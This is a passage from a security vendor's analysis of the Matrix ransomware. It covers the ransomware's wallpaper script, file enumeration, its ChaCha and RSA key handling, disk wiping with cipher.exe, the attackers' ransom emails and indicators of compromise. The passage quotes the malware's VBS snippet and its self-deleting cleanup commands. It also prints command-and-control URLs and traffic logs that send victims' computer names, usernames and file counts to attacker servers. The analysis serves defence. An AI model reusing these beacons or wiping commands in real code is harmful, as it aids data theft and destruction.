The *WALL* resource contains an image file that is assigned to the desktop wallpaper after system boot. The text contents of this image file mimic the text of the ransom note.

Figure 19: Another WALL nobody wants

WVBS

From the WVBS resource a .vbs file is extracted which can set some registry values in order to set the wallpaper.

```
FileName = "C:\Users\user\AppData\Roaming\0pdbwhYlg5mwwR02.jpg"
Set WshShell = WScript.CreateObject("Wscript.Shell")
WshShell.RegWrite "HKCU\Control Panel\Desktop\Wallpaper", FileName
WshShell.RegWrite "HKCU\Control Panel\Desktop\WallpaperStyle", 0
WshShell.Run "%SystemRoot%\System32\RUNDLL32.EXE user32.dll,Update
PerUserSystemParameters", 0, True
```

Then it executes it with the *CreateProcessW* function with the argumentum of *CommandLine* = `""wscript.exe" //B //Nologo "C:\Users\user\AppData\Roaming\kwFO9RWGFtdronuj.vbs""`

What happens during a Matrix attack

Network breach in real time

An unknown threat actor performs a manual, targeted break-in of the victim network, most likely using an exposed Windows machine with RDP accessible through the firewall. The attacker uses brute force or exploit techniques to access a foothold computer.

One hypothesis that has not been tested is that the attackers may use the detailed console output during the attack to remotely determine which machines inside the network might be accessible over RDP from the infected "foothold" machine, and to perform manual RDP brute-force against the other internal machines.

Pre-encryption process

Before encryption begins, Matrix enumerates the drives to build a list of what's to be encrypted. It targets removable, fixed, and remote drives.




Figure 20: Iterate through the drives

List-building happens by means of a recursive directory scan. During the scan, the malware checks whether the target is a folder or a file and compares that against the hardcoded directory names extracted from the NDNF resource. It counts the files that will be encrypted and calculates the sum of the file sizes.

```
004CE30D 8B 8D B4 FD FF FF          mov     ecx, [ebp+FindFileData.nFileSizeHigh]
004CE313 8B C1                      mov     eax, ecx
004CE315 F7 D9                      neg     ecx
004CE317 03 8D B8 FD FF FF          add     ecx, [ebp+FindFileData.nFileSizeLow]
004CE31D 3B 4D 10                   cmp     ecx, [ebp+arg_8]
004CE320 76 5B                      jbe     short loc_4CE37D
```

The encryption begins

To start the file encryption, Matrix uses the CryptGenRandom function to create a 40 byte long random value. The malware uses this value in the ChaCha algorithm as both the key and the nonce.

```
004E63F4 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B expand 32-byte k
004E6404 A6 62 3C C9 90 4A 08 B9 11 72 B8 7F DD B3 91 AB ¦b<ÉJ  r ¸ Ý³ «
004E6414 5C 32 2D FF 25 40 71 36 CC C8 CF DE 9B 6C C8 34 \2-ÿ%@q6ÌÈÏÞ lÈ4
004E6424 00 00 00 00 00 00 00 00 29 0D E2 80 85 D6 59 F0 ........).â  ÖYð
```

Figure 21: Key and nonce in one

Next, the malware repeatedly uses the *QuarterRound* function of the ChaCha algorithm (in counter mode) to generate as many keys and nonce pairs as the number of files on the victim's computer. It uses these pairs to encrypt the files again, using ChaCha.

Matrix's authors are very protective of the encryption keys, for good reason. While it's running, the malware generates a brand new RSA-1024 key and uses that dynamically-created key in combination with the RSA-1536 key we previously extracted from the MPUB resource, to encrypt the ChaCha keys.

Encrypted files contain some extra information added by the malware: the ChaCha key and nonce (encrypted by the RSA-1024 public key), the RSA-1024 private key (encrypted by the RSA-1536 public key), file size, and the original file name (newer versions don't encrypt the file name).




Figure 22: Wheels within wheels, generating crypto keys to encrypt your crypto keys




Figure 23:The moment when your file goes bye-bye

After the encryption, it uses MoveFileExW to rename the encrypted files. An example of the new filename: A8QdEDrL-k9EukmQp.[EMAIL@EMAIL.TLD].

As previously mentioned, the malware produces prodigious useful console output. Case in point: the malware helpfully tracks the encryption progress.

```
EncStarted...
Progress (success/error/total): 54 / 64 / 4263
```

Figure 24: Just let me know when you're done

Subsequent versions of Matrix show the console output changes over time, indicating an active developer who doesn't seem all that concerned about opsec, or doesn't need to be. This version below groups the progress into subcategories of file sizes:

```
Local Progress:
small: 1384 / 1492 / 5948 ! medium: 435 / 237 / 969 ! big: 3 / 0 / 3
```

Figure 25: Progress organized by the size-ranges of the victim's files

The big finish

Once the malware runs through every encryptable file, it runs a small .cmd file. The file uses a tool called cipher.exe to overwrite deleted data on all the connected drives, rendering it (hypothetically) permanently unrecoverable. At the very least, it makes it much harder to even partially recover deleted data.




Figure 26: Very simple command with profound effect

Some variants uses a CLR resource in order to delete the .cmd files. The cleaners clean themselves:

```
ping -n 7 localhost
del /f /q "[SELF_PATHNAME]"
del /f /q "[SEC_PATH]*.vbs"
del /f /q "[SEC_PATH]*.cmd"
```

Decryption

One of this author's YARA rules found a decryption tool to the Matrix ransomware. The decryptor shares a list of resource names with the ransomware itself.

The decryption tool, when run, looks for a specially-crafted file which contains the runtime-generated RSA-1024 private key of the victim – a value appended to each of the encrypted files. Clearly, the attackers already have the RSA-1536 private key, paired to the public key they hardcoded in the MPUB resource.




Figure 27: The decryptor also produces useful text output

Communication with the CnC server

The malware transmits information to its command-and-control server about the victims, and real-time status updates about the current phase of the attack.




Figure 28: Some of the C&C traffic went to countries other than the US or Netherlands. Graph courtesy of VirusTotal


We saw URLs that follow a general paradigm that looks like:

```
http://malicious-domain/add[.]php?apikey=KEY&compuser=[computernam
e]|[username]&sid=[sid]&phase=START
```

Following the scan for vulnerable files, and before it begins the encryption process, the malware sends a slightly modified command request:

```
http://malicious-domain/add.php?apikey=KEY&compuser=[computername]|[usern
ame]&sid=[sid]&phase= L_[id]_[number-of-files]_[size-of-files]
```

With each development cycle of new versions, the malware transmits increasing amounts of information. We have observed following network communication:



Protocol	Length	Info
HTTP	282	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=START HTTP/1.0
HTTP	298	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=[ALL]25814E5BB12904A4 HTTP/1.0
HTTP	303	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=25814E5BB12904A4|7426|10GB HTTP/1.0
HTTP	283	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=FINISH HTTP/1.0
HTTP	312	GET /addrecord.php?apikey=fox_api_key&compuser=[redacted]|user&sid=R8O7HcrhEaKch4zg&phase=[FIN]25814E5BB12904A4|6781|645|7426

Protocol	Length	Info
HTTP	262	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=START HTTP/1.0
HTTP	267	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=WILLDO_ALL HTTP/1.0
HTTP	269	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=ALL_5828_2GB HTTP/1.0
HTTP	280	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=DISK_C_3AB8B38F1A2EB99B HTTP/1.0
HTTP	263	GET /add.php?apikey=BKTstatapikey&compuser=[redacted]|user&sid=Vg94Wh2I0SpDTqqL&phase=FINISH HTTP/1.0

Protocol	Length	Info
HTTP	266	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=START HTTP/1.0
HTTP	285	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=ADMIN|OSVER_6.1_64|INT_3 HTTP/1.0
HTTP	270	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=Wr9eMPoDauFzTGrU&phase=NET_START HTTP/1.0
HTTP	288	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_25F562D982AD816D_3721_2GB HTTP/1.0
HTTP	270	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_DONE_97 HTTP/1.0
HTTP	271	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_DONE_966 HTTP/1.0
HTTP	277	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=L_TOTALDONE_2900 HTTP/1.0
HTTP	267	GET /add.php?apikey=BKT4517statapikey&compuser=[redacted]|user&sid=dDBMM0DsKBijgl60&phase=FINISH HTTP/1.0

Figure 29: The command and control traffic is unencrypted


What happens when you pay the Matrix attackers?

The ransom note recommends that the victim contacts the attackers directly. For most of Matrix's existence, the authors used a cryptographically-protected anonymous instant messaging service, called **bitmsg.me**, but that service has been discontinued and the authors have reverted to using normal email accounts.

The ransom note goes on to warn the victim that they need to contact all three addresses, just to be sure it gets through.

If you make contact with the attackers, they ask you to send them some of the encrypted files. Since each encrypted data file contains the victim's RSA-1024 private key, they can extract that value and test the decryption. The unique "victim identifier" is what ties the victim to the corresponding RSA-1536 private key used in the attack.

The email replies we've seen were, curiously, timestamped in the Pacific time zone, which covers the west coast of Canada, the U.S., and Mexico. That may be the result of the Matrix operators using a VPN service to connect to this region, or merely a result of the use of specific time zone settings in the accounts. As noted in the screenshots and IoC section below, the attackers have been using free services such as those offered by 000webhost, Yahoo, Tutanota, Naver, or QQ to communicate with victims.


JOSEPH DURAN
to me

hi
first send us 3-5 files for test decrypt as guarantee

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:


http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Figure 30: A no-nonsense "for test decrypt as guarantee" email

The attackers appear to be able to decrypt small numbers of files manually, but they required the **KEYIDS.KLST** file in order to process a full decryption of the victim's computer. Only after you've provided this file will the attackers tell you the Bitcoin address you need to pay the ransom.

The attacker demands a ransom of whatever the Bitcoin exchange rate equivalent of $2,500 is in the initial 24 hours after infection (and in the absence of what the attacker described as "stupid questions"), rising by $1,000 after that. It is notable that the attackers specify the dollar equivalent value in Bitcoin and not a specific quantity of Bitcoin.

The one Bitcoin address (https://www.blockchain.com/en/btc/address/a7ecb61b2821828571a15974868e79939c7185b3) that we are aware the attackers have been using has not, to date, received any payments.


JOSEPH DURAN 4:47 PM (30 minutes ago)
to me

We can decrypt your data, here is price:

- 2.500$ in next 24 hours starting from this e-mail without any stupid questions

- 3.500$ if you need up to 96 hours to pay us.

ATTENTION!!! After 96 hours you private key will be automatically deleted from our servers permanently and future decryption will be impossible, no one can`t decrypt your files without the key.

Can recommend easy bitcoin exchange service localbitcoins.com (HOW TO BUY BITCOINS: https://localbitcoins.com/guides/how-to-buy-bitcoins)

or https://www.coinbase.com/buy-bitcoin
or https://paxful.com/buy-bitcoin
or https://blockchain.info

or you can google any service you want.

btc wallet: 1GJuR2fhGCqj68N5DFcjQgqukF4ctcMo3c

Figure 31: We can decrypt your data for cheaper "without any stupid questions"

The Matrix attackers initially issued extortionate threats, but after we didn't respond to their demands (other than sending them a few dummy files that the ransomware had encrypted), they continued to send what appeared to be increasingly desperate email missives, eventually offering to reduce the initial ransom to $1,500.




Figure 32: Hi, do you need your files? I can reduce the price

Conclusion

While it is not in wide distribution, Matrix appears to herald a future in which small, bespoke ransomware gangs engage in moderate-return targeted attacks simply because the low-hanging fruit exists. The attackers seemed at least marginally competent.

The weak link that leads to targets becoming victims remains cross-firewall RDP access, and a lack of strong, multi-factor authentication. Systems administrators would be well advised to look for, and close, obvious open ports that a dedicated attacker might exploit. Consider the value of security by obscurity: it's worth zero once someone knows where to look.

Sophos Endpoint and Intercept X can block Matrix and will detect it and its components as **Troj/Matrix-*.**

IOCs

Domains

blushing-gasket[.]000webhostapp[.]com
murik[.]xyz
murikos[.]in
fredstat[.]000webhostapp[.]com
jostat[.]000webhostapp[.]com
no7654324wesdfghgfds[.]000webhostapp[.]com
fb[.]mygoodsday[.]org
eman[.]mygoodsday[.]org
jostat[.]mygoodsday[.]org
third[.]mygoodsday[.]org
mai-hoand[.]000webhostapp[.]com
pre[.]mygoodsday[.]org
nobad[.]mygoodsday[.]org
tru[.]mygoodsday[.]org
che[.]mygoodsday[.]org
jnss[.]mygoodsday[.]org




Figure 33: VirusTotal Graph relationship map between Matrix C2 domains, samples, and IPs show most of the malicious files originated from Netherlands-hosted IP addresses

Mutex names:

OurMainMutex999, OurMainMutex999net
MutexAnon, MutexAnonDONW
MutexCore, MutexCoreDONW
MutexFox, MutexFoxDONW
MutexANN, MutexANNDONW
MutexKok, MutexKokDONW
MutexKOK08, MutexKOK08DONW
MutexNEWRAR, MutexNEWRARDDONW
MutexFASTBOB, MutexFASTBOBDONW
MutexEMAN, MutexEMANDONW
MutexTHDA, MutexTHDADONW
MutexRAD, MutexRADDONW
MutexEMAN50, MutexEMAN50DONW
MutexGMPF, MutexGMPFDONW
MutexATOM, MutexATOMDONW
MutexNOBAD, MutexNOBADDONW
MutexTRU8, MutexTRU8DONW
MutexCHE808, MutexCHE808DONW
MutexFASTA, MutexFASTADONW
MutexJNSS, MutexJNSSDONW
MutexFASTBK, MutexFASTBKDONW
MutexFBK, MutexFBKDONW

Targeted Extension list

mdf,.ndf,.ldf,.myd,.eql,.sql,.fdb,.vhd,.sqlite,.sqlite3,.sqlitedb,.bak,.tib,.dbs,.db,.dbk,.db2,.db3,.
dbc,.xlsx, .xls,.pst,.vpd,.cer,.cert,.csr,.pem,.key,.1cd,.dt,.dbs,.dbf,.dbx,.mdb,.sdf,.ndf,.ns2,.
ns3,.ns4,.nsf,.accdb, .docx,.doc,.dwg,.cdr,.ods,.odt,.pdf,.txt,.jpg,.jpeg,.psd,.zip,.rar,.7z

Encrypted file extensions

.[barboza40@yahoo.com]
.[Linersmik@naver.com][Jinnyg@tutanota.com]
.[poluz@tutanota.com]
.[Yourencrypt@tutanota.com]
.[Files4463@tuta.io]
.[RestorFile@tutanota.com]
.[RestoreFile@qq.com]
.[oken@tutanota.com]
.[Vfemacry@mail-on.us]
.MTXLOCK
.[d3336666@tutanota.com]
.ANN
.CORE.[Bitmine8@tutanota.com]
.FOX
.KOK8
.KOK08
.NEWRAR
.FASTBOB
.FASTB

.EMAN
.THDA
.RAD
.EMAN50
.GMPF
.ATOM
.NOBAD
.TRU8
.FASTA
.JNSS
.FBK

Readme files

